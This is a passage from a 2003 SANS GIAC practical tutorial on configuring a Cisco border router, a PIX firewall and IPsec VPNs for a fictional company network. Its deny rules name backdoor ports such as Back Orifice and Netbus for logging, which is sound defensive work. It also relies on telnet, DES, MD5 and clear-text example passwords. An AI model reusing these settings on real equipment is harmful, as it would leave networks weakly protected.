We also need to allow DNS queries to reach our DNS Server, 223.223.223.6.

```
XGiac(config)#access-list 110 permit tcp any host 223.223.223.6 eq 53
XGiac(config)#access-list 110 permit udp any host 223.223.223.6 eq 53
```

We allow VPN traffic to reach the Main Firewall. Based on our VPN policy, we will use IKE and ESP protocol for the secure tunnel. IKE is using UDP port 500 and ESP is listed on the protocol supported by Cisco extended access-list. The outside interface of the firewall is 223.223.223.2.

We know the IP address of our partners, but we cannot specify IP address for our mobile users. So we will let VPN traffic from any source IP address.

```
XGiac(config)#access-list 110 permit udp any host 223.223.223.2 eq 500
XGiac(config)#access-list 110 permit esp any host 223.223.223.2
```

We will not log any permit access-lists since this is legitimate connection, and it will generate so many log data.

Now we will block inbound connections to destination ports for which we don't have listening services.

These rules are also useful for prevention, to see whether someone from the Internet is trying to probe our network or not. Based on the log result, we can define the source of IP address that trying to probe us and plan for further response.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We have defined to block these ports from any source to any destination and monitor the result,

For TCP: FTP traffic (port 21), SSH traffic (port 22), Telnet (port 23), SMTP (port 25), DNS (port 53), HTTP (port 80), POP (port 109 and 110), UNIX RPC (port 111), NETBIOS – Windows Login (port 135 to 139 and port 445), IMAP (port 143), SNMP (port 161), BGP (port 179), HTTPS (port 443), UNIX rlogin (port 512 to 514), UNIX printing service (port 515), X Windows traffic (port 6000 to port 6063), irc (port 6667), high order HTTP ports (port 8000, 8080 and 8888), Netbus (port 12345 and 12346), Back Orifice (port 31337)

For UDP: DNS (port 53), BootP (port 67), TFTP (port 69), UNIX RPC (port 111), NETBIOS – Windows Login (port 135 to 139), SNMP (port 161), Syslog (port 514), NFS (port 2049), Back Orifice (port 31337)

```
XGiac(config)#access-list 110 deny tcp any any eq 21 log
XGiac(config)#access-list 110 deny tcp any any eq 22 log
XGiac(config)#access-list 110 deny tcp any any eq 23 log
XGiac(config)#access-list 110 deny tcp any any eq 25 log
XGiac(config)#access-list 110 deny tcp any any eq 53 log
XGiac(config)#access-list 110 deny udp any any eq 53 log
XGiac(config)#access-list 110 deny udp any any eq 67 log
XGiac(config)#access-list 110 deny udp any any eq 69 log
XGiac(config)#access-list 110 deny tcp any any eq 80 log
XGiac(config)#access-list 110 deny tcp any any range 109 110 log
XGiac(config)#access-list 110 deny tcp any any eq 111 log
XGiac(config)#access-list 110 deny udp any any eq 111 log
XGiac(config)#access-list 110 deny tcp any any range 135 139 log
XGiac(config)#access-list 110 deny udp any any range 135 139 log
XGiac(config)#access-list 110 deny tcp any any eq 143 log
XGiac(config)#access-list 110 deny tcp any any eq 161 log
XGiac(config)#access-list 110 deny udp any any eq 161 log
XGiac(config)#access-list 110 deny tcp any any eq 179 log
XGiac(config)#access-list 110 deny tcp any any eq 443 log
XGiac(config)#access-list 110 deny tcp any any eq 445 log
XGiac(config)#access-list 110 deny tcp any any range 512 514 log
XGiac(config)#access-list 110 deny udp any any eg 514 log
XGiac(config)#access-list 110 deny tcp any any eq 515 log
XGiac(config)#access-list 110 deny udp any any eq 2049 log
XGiac(config)#access-list 110 deny tcp any any range 6000 6063 log
XGiac(config)#access-list 110 deny tcp any any eq 6667 log
XGiac(config)#access-list 110 deny tcp any any eq 8000 log
XGiac(config)#access-list 110 deny tcp any any eq 8080 log
XGiac(config)#access-list 110 deny tcp any any eq 8888 log
XGiac(config)#access-list 110 deny tcp any any range 12345 12346 log
XGiac(config)#access-list 110 deny tcp any any eq 31337 log
XGiac(config)#access-list 110 deny udp any any eq 31337 log
```

We can deny any traffic to port 22, 25, 53, 80 and 443, because we have already permit connection to our Internet Servers in previous ACL rule.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We will also deny incoming ICMP echo request to prevent ping and traceroute from mapping our network. We will log this rule to monitor any ping attacks to GIAC network.

```
XGiac(config)#access-list 110 deny icmp any any echo log
```

But we need to permit ICMP "packet too big" message, to inform the sending host in our internal network that they need to re-send the packet with smaller size of MTU.

```
XGiac(config)#access-list 110 permit icmp any any packet-too-big
```

And we will deny ICMP host unreachable message, because it can be used to do inverse mapping to our network

```
XGiac(config)#access-list 110 deny icmp any any host-unreachable log
```

Next rule will permit replies to connection initiated from GIAC network. It will let any TCP packets other than packet that has only SYN flag set. It means any packets that do not have only SYN flag set will be allowed through.

```
XGiac(config)#access-list 110 permit tcp any any established
```

We will block any other packets and log them.

```
XGiac(config)#access-list 110 deny ip any any log
```

GIAC Access Lists: Incoming from the GIAC Network

Now we will define access-list for incoming packet from GIAC network.
We will deny some type of ICMP messages to prevent anyone from mapping our network, and log them.

```
XGiac(config)#access-list 120 deny icmp any any echo-reply log
XGiac(config)#access-list 120 deny icmp any any time-exceeded log
XGiac(config)#access-list 120 deny icmp any any host-unreachable log
```

But we will permit "packet too big" message

```
XGiac(config)#access-list 120 permit icmp any any packet-too-big
```

Next rule will permit only connection from GIAC public IP address.

```
XGiac(config)#access-list 120 permit ip any 223.223.223.0 0.0.0.255
```

And we will deny any other traffic and log them.

```
XGiac(config)#access-list 120 deny ip any any log
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Apply the Access Lists

Access-list 110 for incoming traffic from the Internet will be applied on Serial Interface, and access-list 120 for incoming traffic from GIAC network will be applied on Fast Ethernet interface. We have to mention direction when applying access-list on the interfaces with keyword “in”.

```
XGiac(config)#interface Serial 0
XGiac(config-if)#ip access-group 110 in

XGiac(config)#interface Fast-Ethernet 0
XGiac(config-if)#ip access-group 120 in
```

2.2.1.4 Management Access Control and Logging

In this section we will configure administration login. We will start by configuring the local database for username and password, and privileged we assign to user accounts.

We will define two username and their password to connect to user EXEC mode: *super_user* and *admin*.

```
XGiac(config)#username super_user password 5Up#Ru%3R!
XGiac(config)#username admin password @dM!n1S^r4T)R
```

Super_user account belongs to the technical manager and admin belongs to other administrator. When someone tries to connect to the router using both accounts, he will get into the user EXEC mode. The enable secret password will not be shared and kept by the technical manager. This is because if someone knows the enable secret password, he can get into privilege EXEC mode and do anything to the router.

In user EXEC mode, there is not much we can do to do daily maintenance. We need to assign some commands to admin account, without disclosure the enable secret password.

By default, the Cisco IOS software command-line interface (CLI) has two levels of access to commands: user EXEC mode (level 1) and privileged EXEC mode (level 15). We can configure additional levels of access to commands, called privilege levels, to meet the needs of your users while protecting the system from unauthorized access. Up to 16 privilege levels can be configured, from level 0, which is the most restricted level, to level 15, which is the least restricted level.[15]

We will define privilege level 5 access for admin account. We will create enable secret for privilege level 5, with “enable secret level” command

[15] Configuring multiple privil ege levels: http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/fothersf/scfpass.htm#1001016

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
XGiac(config)#username admin privilege 5
XGiac(config)#enable secret level 5 7Us^4@dM!n
```

To do daily maintenance in the router, admin account may need to see the router configuration and do some debug command. Those commands are not available in user EXEC mode. So we will add them to privilege level 5.

```
XGiac(config)#privilege exec level 5 debug
XGiac(config)#privilege exec level 5 undebug
XGiac(config)#privilege exec level 5 show running-config
```

Now, after login using his password, user admin can login to privilege 5 EXEC mode by typing command “enable 5”

```
Username: admin
Password:

XGiac>enable 5
Password:
XGiac#show privilege
Current privilege level is 5
```

If user admin types ‘?’ to see all available command, he will notice that now there is an option to execute debug and undebug command, something that he would not get if he typed the ‘?’ from user EXEC mode.
Definitely he cannot access any other commands in privilege level 15 EXEC mode.

With this way, we can define any necessary commands in level 5 so admin account can do daily maintenance and we don’t have to disclose level 15 enable secret password.

Technical Manager and other administrators will use specific IP address to connect to the router. One is the SSH client in Management network, and the other is the Technical Manager notebook. We make static Network Address Translation in the firewall, so those PC will have public IP address 223.223.223.210 and 223.223.223.211, respectively.
(Complete address translation will be discussed on PIX firewall tutorial)

We let only those IP addresses to connect to the router using telnet. First we create access-list to permit them and block anyone else and log it. We use standard access-list for this.

```
XGiac(config)#access-list 10 permit host 223.223.223.210 log
XGiac(config)#access-list 10 permit host 223.223.223.211 log
XGiac(config)#access-list 10 deny any log
```

Then we will apply the access-list on virtual terminal line using “access-class” command. We will restrict only telnet protocol that can be used in the terminal.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
XGiac(config)#line vty 0 4
XGiac(config-line)#access-class 10 in
XGiac(config-line)#transport input telnet
```

We need to define authentication mechanism for virtual terminal to use local authentication, and we will let timeout connection for 5 minutes.

```
XGiac(config-line)#login local
XGiac(config-line)#exec-timeout 5 0
```

We will also put local authentication for console line and disable auxiliary port:

```
XGiac(config)#line console 0
XGiac(config-line)#login local
XGiac(config-line)#exec-timeout 5 0

XGiac(config)#line aux 0
XGiac(config-line)#login local
XGiac(config-line)#transport input none
```

After securing the administration channel and create different levels of privilege access to the router, now we will configure the router to send all logging to internal logging server.
We have defined static public IP address for Syslog server is 223.223.223.10.

We need to enable logging and point the data to internal Syslog server.

```
XGiac(config)#logging on
XGiac(config)#logging 223.223.223.10
```

We define facility parameter we use in syslog with “logging facility” command. And by default border router will log everything in informational level (severity 6 in Cisco routers). We can change to different severity level by using “logging trap” command, for example to change to warning level (severity 4)

```
XGiac(config)#logging trap warning
XGiac(config)#logging facility local7
```

By default, log messages are not time-stamped. To enable time-stamping of log messages, we have to use either one of these commands:

```
XGiac(config)#service timestamps log uptime
XGiac(config)#service timestamps log datetime msec locatime show-timezone
```

This is the end of Cisco Border Router tutorial. We should not forget to save all configuration so it will not lost even we reboot the router. And we can back-up the configuration to TFTP server too.

```
XGiac#copy running-config startup-config
XGiac#copy running-config tftp:
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.2 PIX Firewall

Now it's time to configure Cisco PIX Firewall. Complete documentation how to configure PIX Firewall and VPN for PIX software version 6.2 is available in: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/config/index.htm

Same like router, PIX Firewall has user EXEC mode and privilege EXEC mode. To get into privilege mode, we have to type "enable" and fill the enable password (no need to type the password if the firewall is new).

```
Firewall>enable
Password:
Firewall#
```

To configure the firewall, we need to get into the global configuration mode, by typing "configure terminal" command

```
Firewall#configure terminal
Firewall(config)#
```

There are some differences between Cisco IOS and PIX Firewall. In PIX Firewall, there is no interface or line configuration command. There is only one configuration mode to configure all parameters. And in PIX we can run privilege EXEC mode command in global configuration mode, for example debug or show command. In Cisco IOS, we can only run debug and show command in user or privilege mode, not in configuration mode.

2.2.2.1 General Configuration

We will start by defining name of the firewall. We choose "GiacEX" as firewall name.

```
Firewall(config)#hostname GiacEX
GiacEX(config)#
```

Then we need to define enable password, password that will be used to switch from user mode to privilege mode

```
GiacEX(config)#enable password n0^34SyT0#AcK!
```

Then we need to bring up the interfaces, because by default all interfaces are in administratively down state.

```
GiacEX(config)#interface ethernet0 auto
GiacEX(config)#interface ethernet1 auto
GiacEX(config)#interface ethernet2 auto
```

Auto means auto negotiation to define the speed of the interface. This command also makes the interfaces up and running.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Each interface has a unique name and security level that you can change using the "nameif" command. By default, Ethernet0 is named outside and assigned the level security0. Ethernet1 is named inside with the level security 100. By default, perimeter interfaces are named intf*n*, where *n* represents the position of the interface card in the PIX Firewall. The default security level of perimeter interfaces starts at security10 for ethernet2 (intf2), and increments by 5 for each additional interface.[16]

Security level defines how secure traffic coming from this interface is likely to be, on a scale from 0 to 100, with 0 being least secure and 100 most secure. Without any access-list configuration, PIX firewall will allow any connection from more secure interface to least secure interface, and block any traffic from least secure interface to more secure interface.

We will change the name and security level for all interfaces

```
GiacEX(config)#nameif ethernet0 outside security 0
GiacEX(config)#nameif ethernet1 inside security 100
GiacEX(config)#nameif ethernet2 dmz security 50
```

Assigning IP address to each interfaces can be done using "ip address" command (please refer to table 1 for IP addressing scheme):

```
GiacEX(config)#ip address outside 223.223.223.2 255.255.255.0
GiacEX(config)#ip address inside 10.1.1.1 255.255.255.0
GiacEX(config)#ip address dmz 10.1.2.1 255.255.255.0
```

2.2.2.2 Network Address Translation

All host behind the firewall, in internal network or dmz, are using private or reserved IP address (as per RFC 1918). Then we have to configure Network Address Translation for all hosts address to get translated to public IP address, so they can connect to the Internet and contacted from the Internet.

Table 4: Network Address Translation

Hosts	Internal IP Address	Public IP Address
Web Server	10.1.2.3/24	223.223.223.3/24
Mail Server	10.1.2.4/24	223.223.223.4/24
SSH Server	10.1.2.5/24	223.223.223.5/24
DNS/NTP Server	10.1.2.6/24	223.223.223.6/24
Syslog Server	10.1.30.10/24	223.223.223.10/24
SSH Client	10.1.30.210/24	223.223.223.210/24
Tech Manager Notebook	10.1.30.211/24	223.223.223.211/24
All other hosts	All hosts IP Address	223.223.223.11-200/24

Table 4 explains the Network Address Translation scheme.

[16] Changing Interface name and security level: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/config/bafwcfg.htm#1022166

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

First we will define static NAT for Internet Service Network hosts and some hosts in Management Network.

```
GiacEX(config)#static (dmz,outside) 223.223.223.3 10.1.2.3
GiacEX(config)#static (dmz,outside) 223.223.223.4 10.1.2.4
GiacEX(config)#static (dmz,outside) 223.223.223.5 10.1.2.5
GiacEX(config)#static (dmz,outside) 223.223.223.6 10.1.2.6

GiacEX(config)#static (inside,outside) 223.223.223.10 10.1.30.10
GiacEX(config)#static (inside,outside) 223.223.223.210 10.1.30.210
GiacEX(config)#static (inside,outside) 223.223.223.211 10.1.30.211
```

Then we need to NAT traffic from internal network to the Internet. We have to make pool of public IP address with "global" command:

```
GiacEX(config)#global (outside) 1 223.223.223.11-223.223.223.200
```

where 1 is NAT pool ID.

Now we specify which host in internal network that will be translated to the NAT. We can make separate public IP address pool for each VLAN, we just need to associate them by using the pool ID. But in this configuration we decide to allow any hosts on internal network to get translated to public IP address pool 1.

```
GiacEX(config)#nat (inside) 1 0 0
```

This command will translate all network (0 0 means 0.0.0.0 0.0.0.0) and use public IP address from NAT pool 1.

We don't need to NAT connection between dmz and inside interface, since both using private address and rely on routing table in PIX Firewall to route packets between them. (This is Firewall policy number #14)

To disable nat, we can use NAT pool ID 0 on nat (inside) command. To specify which packet will not get translated, we need to use access-list.

```
GiacEX(config)#nat (inside) 0 access-list inside_to_dmz

GiacEX(config)#access-list inside_to_dmz permit ip any 10.1.2.0 255.255.255.0
```

Access-list inside_to_dmz define that traffic from any host in internal network to Internet Service network (10.1.2.0/24) will not get translated. For explanation about PIX Firewall access-list, please refer to next section.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.2.3 Access Control List

Network Address Translation will only map between private IP address to public IP address. To let access from least secure interface, outside, to more secure interface, dmz and inside, we have to define the access-list rule and apply it on the interface.

Access-list in PIX firewall in similar with Cisco IOS ACL. Major different between IOS ACL and PIX ACL is, IOS ACL uses wildcard mask (please refer to section 2.2.1.3), but PIX access-list uses subnet mask. There is no standard and extended access-list, only one format like extended ACL in IOS. No limitation in ACL number, we can use any number or keyword as ACL ID.

We can only apply one access-list with incoming direction for each interface in PIX Firewall. This is another different with Cisco IOS access-list, where we can define one incoming access-list and one outgoing access-list for each interface. Order of access-list is important, same like in IOS.

We will configure the access-list based on PIX Firewall policy on table 2. We will use ACL named *out* for outside, *dmz* for dmz and *in* for inside interface.

First, we will allow connection from the Internet to our Web Server for HTTP and HTTPS packet. Remember, all of our servers now are using public IP address that we have defined statically in NAT section.

```
GiacEX(config)#access-list out permit tcp any host 223.223.223.3 eq 80
GiacEX(config)#access-list out permit tcp any host 223.223.223.3 eq 443
```

We will let anyone to access our External Mail server

```
GiacEX(config)#access-list out permit tcp any host 223.223.223.4 eq 25
```

Suppliers must access our SSH server from the Internet.

```
GiacEX(config)#access-list out permit tcp any host 223.223.223.5 eq 22
```

DNS Server needs to get accessed from anywhere using TCP / UDP port 53. Even this server is also NTP server, we will not let connection to NTP ports.

```
GiacEX(config)#access-list out permit tcp any host 223.223.223.6 eq 53
GiacEX(config)#access-list out permit udp any host 223.223.223.6 eq 53
```

To let VPN connection to the Firewall, we can use either the access-list or special command “sysopt connection permit-ipsec”. This command will let VPN connection to connect to the Firewall and bypass checking in the access-list.
If we want to use access-list to allow VPN connection, we can use:

```
GiacEX(config)#access-list out permit udp any host 223.223.223.2 eq 500
GiacEX(config)#access-list out permit esp any host 223.223.223.2
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Because we will send logging data from Border Router to internal Syslog server, we need to allow in the access-list. We let syslog traffic only from router Ethernet interface to Syslog public IP address.

```
GiacEX(config)#access-list out permit udp host 223.223.223.1 host 223.223.223.10 eq 514
```

We will block anything else other then we mentioned above. By default, even we don't put it in the access-list, PIX firewall will implement 'implicit deny', that deny any other packets that don't match any criteria in the access-list. But we need to define it explicitly in the access-list in order to log it.

```
GiacEX(config)#access-list out deny ip any any
```

Now we will configure the access-list for incoming packet from Internet Service Network to Firewall DMZ Interface

We will allow only the Web Server to connect to internal database, 10.1.3.2, using specific application port, TCP port 1521.

```
GiacEX(config)#access-list dmz permit tcp host 10.1.2.3 host 10.1.3.2 eq 1521.
```

Our External Mail Server needs to initiate SMTP connection to any mail servers on the Internet, and also connect to Internal Mail Server, 10.1.20.4.

```
GiacEX(config)#access-list dmz permit tcp host 10.1.2.4 any eq smtp
GiacEX(config)#access-list dmz permit tcp host 10.1.2.4 host 10.1.20.4 eq smtp
```

DNS Server needs to connect to other DNS Servers on the Internet.

```
GiacEX(config)#access-list dmz permit tcp host 10.1.2.6 any eq 53
GiacEX(config)#access-list dmz permit udp host 10.1.2.6 any eq 53
```

This is the same machine that acts as NTP Server, so it needs to initiate connection to other NTP machine too. The server will synch from 2 stratum 2 servers (list of NTP servers: http://www.eecis.udel.edu/~mills/ntp/servers.html)

```
GiacEX(config)#access-list dmz permit udp host 10.1.2.6 host 208.21.108.186 eq 123
GiacEX(config)#access-list dmz permit udp host 10.1.2.6 host 150.208.72.154 eq 123
```

All machines in this network need to send syslog packet to our syslog server. We will specify whole network in one access-list, instead of create one rule for each machine.

```
GiacEX(config)#access-list dmz permit udp 10.1.2.0 255.255.255.0 host 10.1.30.10 eq 514
```

As usual, we will block any other packet and log them.

```
GiacEX(config)#access-list dmz deny ip any any
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

For access-list in Firewall Inside interface, actually we don't even need to create the access-list. By default PIX Firewall will let connection from more secure interface (in this case, Inside) to least secure interface (DMZ and Outside). But we need to define source address only from all Internal Users IP address block that can initiate connection outside.

```
GiacEX(config)#access-list in permit ip 10.1.10.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.20.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.30.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.50.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.200.0 255.255.255.0 any
```

And we block any other packets to prevent spoofing:

```
GiacEX(config)#access-list in deny ip any any
```

Then we need to apply all access-lists to the interfaces. There is only incoming direction for PIX Firewall access-list.

```
GiacEX(config)#access-group out in interface outside
GiacEX(config)#access-group dmz in interface dmz
GiacEX(config)#access-group in in interface inside
```

2.2.2.4 Routing

In GIAC Network, we have so many internal networks with separate block IP address, so we have to specify a route to each network.
First we define one default route to connection to the Internet:

```
GiacEX(config)#route outside 0.0.0.0 0.0.0.0 223.223.223.1
```

Then we create routes so we can reach all internal networks. Route to Database network will be pointed to Internal Firewall, and route to any other internal network will be pointed to RSM / Main Switch.

```
GiacEX(config)#route inside 10.1.3.0 255.255.255.0 10.1.1.3
GiacEX(config)#route inside 10.1.10.0 255.255.255.0 10.1.1.2
GiacEX(config)#route inside 10.1.20.0 255.255.255.0 10.1.1.2
GiacEX(config)#route inside 10.1.30.0 255.255.255.0 10.1.1.2
GiacEX(config)#route inside 10.1.40.0 255.255.255.0 10.1.1.2
GiacEX(config)#route inside 10.1.50.0 255.255.255.0 10.1.1.2
GiacEX(config)#route inside 10.1.200.0 255.255.255.0 10.1.1.2
```

PIX Firewall cannot be used to route packet between internal firewall. So if we have more than one internal network behind the firewall, we cannot use firewall interface as default gateway for hosts in those networks. We have to use internal router or other layer 3 device as default gateway.[17]

[17] Sample configuration of PIX Firewall w ith two internal network can be seen on http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_configuration_example09186a0080094767.shtml

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.2.5 Secure Communication Channel and Logging

We will use Secure Shell (SSH) to administer main PIX Firewall. We will use local database to store username and password, since there is only one user who can connect and control the Firewall.

First, we have to put the password for the SSH connection:

```
GiacEX(config)#passwd n0^3AsYT09uE55
```

This “passwd” password will be used to connect to the Firewall and get into user EXEC mode, just like the telnet password in Cisco IOS.

Before we can generate key for encryption and decryption, we need to define hostname and domain name of the PIX Firewall first, because the key will be bound to the firewall using these parameter. We have defined hostname, which is GiacEX, so now we need to specify domain name:

```
GiacEX(config)#domain-name giac-enterprise.com
```

Then we can generate RSA public/private key pair to be used for encryption and decryption. We decided to use 1024-bit RSA key.

```
GiacEX(config)#ca generate rsa key 1024

For <key_modulus_size> >=1024, key generation could
   take up to several minutes. Please wait.
GiacEX(config)#
```

The key must be saved into the Non-Volatile Memory (NVRAM) so it will not lost even we reboot the router. Just for information, saving router configuration will not save the RSA key pair. We have to use this command:

```
GiacEX(config)#ca save all
```

Now we define only SSH Client and Technical Management notebook from internal network that can be used to connect to administer the Firewall

```
GiacEX(config)#ssh 10.1.30.210 255.255.255.255 inside
GiacEX(config)#ssh 10.1.30.211 255.255.255.255 inside
```

We will let timeout connection as default, 5 minutes

```
GiacEX(config)#ssh timeout 5
```

With this configuration, only SSH connection and console that can be used to administer the firewall. We cannot use other protocol, such as telnet, to connect to the firewall. If we use local authentication, the username for SSH connection is always ‘pix’.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now we can try to connect to the firewall from one of the machine we mentioned before,

```
[root@xLabs root]# ssh -c DES -l pix 10.1.1.1
The authenticity of host '10.1.1.1 (10.1.1.1)' can't be established.
RSA1 key fingerprint is 8e:02:75:5e:8e:5b:ec:a7:a4:b1:be:d7:a7:5b:8e:2c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.1' (RSA1) to the list of known hosts.
Warning: use of DES is strongly discouraged due to cryptographic weaknesses
pix@10.1.1.1's password:
Warning: Remote host denied X11 forwarding.
Type help or '?' for a list of available commands.
GiacEX>
GiacEX> enable
Password: *****
GiacEX#
```

We logged in into the firewall as user 'pix' with DES encryption. We can use only DES because that's the only encryption we have with current license. In the future we have a plan to upgrade the license to 3DES, to make management connection and VPN become more secure.

Same like Border Router, we need to enable logging and point the data to internal Syslog server.

```
GiacEX(config)#logging on
GiacEX(config)#logging host inside 10.1.30.10
```

We can specify severity level by using "logging trap" command, for example to change to warning level (severity 4),

```
GiacEX(config)#logging trap warning
```

We define facility parameter we use in syslog with "logging facility" command

```
GiacEX(config)#logging facility 7
```

Always remember to save the configuration into the NVRAM:

```
GiacEX(config)#write memory
```

We can also backup the configuration to the TFTP server via network. We have to specify the server first using "tftp-server" command

```
GiacEX(config)#tftp-server inside 10.1.30.10
GiacEX(config)#write net
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.2.6 Advanced Configuration

There are some advanced configurations that we will discuss in this paper, one is 'protocol fixup', the other is 'sypopt' command and "X GUARDS".

PIX uses protocol fixup to deal with special behaviors of certain protocols that cannot be dealt with by the PIX algorithm in its normal mode of operation. Example of these special behaviors is multimedia packet. Many multimedia applications, instead of using fixed and predetermined port numbers, actually negotiate the port numbers that are to be used for the data to be transferred. One of the possible problem might occurs is the multimedia server might try to establish an independent connection back to the client on negotiated port.

Other example is problem with File Transfer Protocol (FTP). Active FTP requires that after the client has initiated a connection to the server, the server should connect to the client using different port combination than the one client used to initiate the connection. So PIX Firewall needs to find out the new port number on which the server would connect to the client, in order to open temporary hole to let the connection.

Fixup protocol command can be used also to tell PIX the port number it should monitor for special behaviors. "Fixup protocol ftp 1037" for example, can be used to force the firewall to monitor port 1037 for special behaviors of FTP connection we mentioned above.

By default, PIX enable fixup protocol command for following protocol:

```
GiacEX(config)#show fixup
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
```

For SMTP connection, there is MAIL GUARD feature (part of X GUARDS) that can be used to make sure only seven SMTP command can be sent to a mail server sitting behind the firewall: HELO, MAIL, RCPT, DATA, RSET, NOOP and QUIT. This feature is enable by default by the command "fixup protocol smtp 25".

To terminate VPN connection in PIX firewall, we can choose either to use access-list (permit ISAKMP UDP port 500 and IP protocol ESP) or use "sysopt connection permit-ipsec" command. With this command, we don't have to specify the access-list manually.

We will discuss about VPN in the next section.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.3 Virtual Private Network

We have two type of VPN and both will be terminated on our main PIX Firewall. The first type is VPN tunnel to International Partners. The other type is dynamic VPN tunnel for GIAC mobile users.

As per our VPN policy on Table 3, we will use pre-shared key for VPN tunnel to Partners, while extended authentication to internal Radius server will be used for mobile users.

First, let's configure ISAKMP policy as phase I of VPN tunnel establishment to International Partners and mobile users.

```
GiacEX(config)#isakmp enable outside
GiacEX(config)#isakmp identity address
GiacEX(config)#isakmp policy 10 authentication pre-share
GiacEX(config)#isakmp policy 10 encryption des
GiacEX(config)#isakmp policy 10 hash md5
GiacEX(config)#isakmp policy 10 group 2
GiacEX(config)#isakmp policy 10 lifetime 86400
```

Then we define different ISAKMP key for each partner.

```
GiacEX(config)#isakmp key **** address 100.100.100.100 netmask 255.255.255.255
GiacEX(config)#isakmp key **** address 101.101.101.101 netmask 255.255.255.255
GiacEX(config)#isakmp key **** address 102.102.102.102 netmask 255.255.255.255
```

Next, we need to specify traffic that will be encrypted, which is from Database server to International Partners' local network and vice versa.

```
GiacEX(config)#access-list partner1 permit ip host 10.1.3.2 10.10.10.0 255.255.255.0
GiacEX(config)#access-list partner2 permit ip host 10.1.3.2 10.10.20.0 255.255.255.0
GiacEX(config)#access-list partner3 permit ip host 10.1.3.2 10.10.30.0 255.255.255.0
```

All of our partners need to specify traffic that will be encrypted using access-list similar with above, only with reverse order.
We enable any connection from Database server to Partners' local network, because we have already used internal Firewall to let only TCP port 1521.

Then we have to configure the IPSec transform set, as phase II of the VPN. We will use "myset' as transform set name.

```
GiacEX(config)#crypto ipsec transform-set myset esp-des esp-md5-hmac
```

We need to put everything together in Crypto Map configuration.

```
GiacEX(config)#crypto map mymap 10 ipsec-isakmp
GiacEX(config)#crypto map mymap 10 match address partner1
GiacEX(config)#crypto map mymap 10 set-peer 100.100.100.100
GiacEX(config)#crypto map mymap 10 transform-set myset
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Crypto map name is “mymap” with the first priority is 10. This map will be used to connect to first partner as listed on the access-list “partner1”, and use IPSEC transform-set “myset”.

For the other partners, we need to create another map with same name but different priority

```
GiacEX(config)#crypto map mymap 20 ipsec-isakmp
GiacEX(config)#crypto map mymap 20 match address partner2
GiacEX(config)#crypto map mymap 20 set-peer 101.101.101.101
GiacEX(config)#crypto map mymap 20 transform-set myset
```

The only different is the access-list we used and peer IP address. So for the last partner, we will configure PIX with

```
GiacEX(config)#crypto map mymap 30 ipsec-isakmp
GiacEX(config)#crypto map mymap 30 match address partner3
GiacEX(config)#crypto map mymap 30 set-peer 102.102.102.102
GiacEX(config)#crypto map mymap 30 transform-set myset
```

We can use different transform-set for each partner if we want, but in this case we will use the same transform-set. ISAKMP key for each partner will be exchange using secure out of band connection.

Since we enable Network Address Translation for all hosts behind the Main Firewall (please see NAT section), we have to disable NAT for traffic between Database Server and Partners’ local network.

First we define access-list for packet from Database Server to all partners

```
GiacEX(config)#access-list encrypt permit ip host 10.1.3.2 10.10.10.0 255.255.255.0
GiacEX(config)#access-list encrypt permit ip host 10.1.3.2 10.10.20.0 255.255.255.0
GiacEX(config)#access-list encrypt permit ip host 10.1.3.2 10.10.30.0 255.255.255.0
```

Then we disable NAT with NAT pool ID 0 command

```
GiacEX(config)#nat (inside) 0 access-list encrypt
```

For mobile users, first we must create local pool to assign IP address to users when they connect to the firewall. We named the pool “mypool”

```
GiacEX(config)#ip local pool mypool 10.1.100.1-10.1.100.10
```

We need to use dynamic crypto map since we cannot statically map all remote users’ IP addresses. This dynamic map will use transform-set “myset”

```
GiacEX(config)#crypto dynamic-map dynmap 10 set transform-set myset
```

The name of this dynamic map is “dynmap”

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We have to put this dynamic map into the crypto map "mymap"

```
GiacEX(config)#crypto map mymap 40 ipsec-isakmp dynamic dynmap
```

We will use Radius server to authenticate all GIAC VPN clients. First, we have to create authentication scheme with name "vpnauth"

```
GiacEX(config)#aaa-server vpnauth protocol radius
```

Then we specify the IP address of Radius server, 10.1.30.50, inside GIAC internal network, with key and timeout if necessary

```
GiacEX(config)#aaa-server vpnauth (inside) host 10.1.30.50 c15sC0 timeout 5
```

Then we specify that VPN client will use "vpnauth" authentication scheme

```
GiacEX(config)#crypto map mymap client authentication vpnauth
```

We have to associate the local pool we created to all VPN users. This can be done by defining VPN client group and group password:

```
GiacEX(config)#vpngroup giacvpn address-pool mypool
GiacEX(config)#vpngroup giacvpn password 6R0up9@55w0r6
```

With this configuration, there are double authentication need to pass in order to connect to GIAC network: first the client need to use correct group name and group password, then each client need to be authenticated by Radius server.

Don't forget to disable NAT for traffic from internal network to VPN client address pool. We can do this by making access-list

```
GiacEX(config)#access-list to_vpn_users permit ip any 10.1.100.0 255.255.255.0
```

Then use NAT pool ID 0 for this access-list

```
GiacEX(config)#nat (inside) 0 access-list to_vpn_users
